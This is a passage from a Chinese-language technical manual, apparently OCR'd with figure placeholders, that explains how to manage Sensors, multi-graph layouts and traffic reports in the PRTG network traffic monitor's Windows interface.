



图 7.14　更改 Sensor 显示名称

(3) 增加或删除 Sensor

使用工具栏中的 Add 按钮,或快捷菜单中的 Add Sensor 菜单项,可新增 Sensor,从而实现新增要监控的设备或端口。

使用工具栏中的 Delete 按钮,或快捷菜单中的 Delete 菜单项,可将 Sensor 列表框中当前选中的 Sensor 移除,实现不监控该端口的流量。

(4) 对流量监控的管理

可根据需要随时停止、暂停或重新开启对某端口的流量监控。这使用工具栏或快捷菜单中的 Stop、Pause 或 Start 功能项来实现。

(5) 调整 Sensor 的排列次序

要调整 Sensor 列表框中各 Sensor 的排列次序,可使用快捷菜单中的 Move Up 和 Move Down 菜单项来实现。

(6) 编辑 Sensor

对每一个被监控端口的 Sensor,可对其设置进行编辑修改。这可通过工具栏中的 Edit 按钮或快捷菜单中的 Edit 菜单项来实现。

首先在端口列表中选中要编辑的 Sensor,也就是监控的端口。然后单击 Edit 按钮,此时将打开如图 7.15 所示的对话框。





图 7.15 编辑修改 Sensor 设置

(7) 同时显示多个流量图

在 Sensor 列表框中,选择 All Sensors,此时将在右侧同时显示出多个 Sensor 的流量图,如图 7.16 所示。

从图 7.16 可见,默认情况下按 4×4 的布局格式显示,即一次显示 16 个 Sensor 的流量图。若要同时显示出更多的流量图,可通过修改 PRTG 的 Windows GUI 设置来实现。

在 PRTG 的 Extras 主菜单下面选择 Options 子菜单项,可打开 Options 设置对话框,如图 7.17 所示。

若将 Rows 的值由 4 调整到 5,Columns 值保持不变,则最多可同时显示 20 个 Sensor





图 7.16　同时显示多个流量图





图 7.17　设置 PRTG 多图显示的数量

的流量图，如图 7.18 所示。

(8) 查看 Sensor 流量汇总信息

在 PRTG 主控界面最左侧的工具栏中，单击 Sensors 图标，可实现在主控界面右侧区域仅显示 Sensor 的相关信息，其中包含 Sensor 的 IN 和 OUT 两个方向的流量总和(Sum)信息，如图 7.19 所示。

(9) 生成和查看流量报告

在 PRTG 主控界面最左侧的工具栏中，单击 Reports 图标，可生成和查看流量报告，此时主控界面如图 7.20 所示。





图 7.18 调整流量图显示数量后的主界面

